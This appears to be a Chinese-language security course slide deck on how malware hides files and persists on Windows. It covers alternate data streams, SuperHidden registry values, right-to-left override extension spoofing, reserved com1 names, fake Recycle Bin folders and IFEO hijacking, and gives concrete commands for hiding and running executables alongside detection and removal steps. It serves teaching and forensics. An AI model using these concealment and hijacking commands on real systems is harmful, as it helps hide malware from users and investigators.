
- 概念類似UNIX空白字元目錄
 - ▶ ALT-小鍵盤，例如ALT-128
 - ▶ 中文全形「 」
- 不可見字元可能可用dir查出
- 中文全形較難以以dir查出

不可見字元副檔名 - 比一比



不可見字元副檔名

- 中文全形「
」
- MS-DOS 模式不一定查出來




SuperHidden

- SuperHidden 就是 System+Hidden
- 修改機碼值強制不顯示系統屬性與隱藏屬性檔案(需重開機)
 - ▶ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL的CheckedValue被設為0，或型態不是REG_DWORD
 - ▶ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\SuperHidden的CheckedValue被設為1

SuperHidden

- SuperHidden 就是 System+Hidden
- 修改機碼值強制不顯示系統屬性與隱藏屬性檔案(需重開機)
 - ▶ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL的CheckedValue被設為0，或型態不是REG_DWORD
 - ▶ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\SuperHidden的CheckedValue被設為1


SuperHidden



ADS 串流

- ADS(Alternate Data Stream)：NTFS系統下可以隱藏檔案，且顯示大小不變，常被惡意利用。
 - ▶ 寫入
 - type test2.exe > test1.txt:test2.exe
 - ▶ 執行
 - start D:\test1.txt:test2.exe
 - ▶ 刪除
 - type test1.txt > test1-clean.txt
 - 或把檔案copy到非NTFS系統
 - ▶ 搜尋
 - ADSSpy、Afind.exe
- Kaspersky用這種方式作檔案檢查，所以搜尋時會造成誤判。

反向檔名




反向檔名

● Unicode字元檔名


- ▶ LEFT-TO-RIGHT OVERRIDE (U+202D)
- ▶ RIGHT-TO-LEFT OVERRIDE (U+202E)
- ▶ 例：putty(RLO字元)gpj. exe




反向檔名製作




反向檔名防護



反向檔名防護



反向檔名防護



com1保留字

- Windows保留給設備用的保留字串con, nul, prn, lpt1, lpt2, aux, com1, com2, com3, com4...

- ▶ 目錄

- md C:\com1 失敗
- md C:\com1\ 成功
- copy text.exe C:\com1\
– 目錄無法刪除, cmd無法直接進入\

- ▶ 檔案

- copy test.txt \\.\c:\com1.asp
- copy test.exe \\.\c:\com1.exe

- ▶ 執行

- cmd /c \\.\c:\com1.exe

- ▶ 刪除

- del \\.\c:\com1.exe
- rd /q/s \\.\c:\com1

資源回收筒(1)

- 資源回收筒內的隱藏檔案無法被看到
- 直接放到C:\Recycled、D:\Recycled下的檔案無法被看到，也不會被清空
- 很多防毒軟體不會檢查此目錄
- Winrar可以直接瀏覽

資源回收筒(2)

- 目錄名稱帶有 `{645FF040-5081-101B-9F08-00AA002F954E}`
 - ▶ 使用md建立
 - ▶ 將真正資源回收筒的desktop.ini複製到此
 - ▶ `attrib +S +H desktop.ini`
- 直接瀏覽時會看到資源回收筒內容，看不到裏頭的真實檔案
- 很多防毒軟體不會檢查此目錄
- 其他的CLSID也常被利用，例如控制台與印表機

IFEO劫持

- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options裏建立的程式名稱，會先執行 REG_SZ:Debugger內的程式
- 通常用兩個目的
 - ▶ 將後門綁到常用的正常程式上
 - ▶ 妨礙調查：cmd.exe, regedit.exe,...

debug執行

- 平常利用純文字檔保存，難以被掃毒程式與管理員發現
- 執行期：使用bat搭配debug執行
 - ▶ type malicious.txt | debug
 - ▶ malicious.bin

debug製作

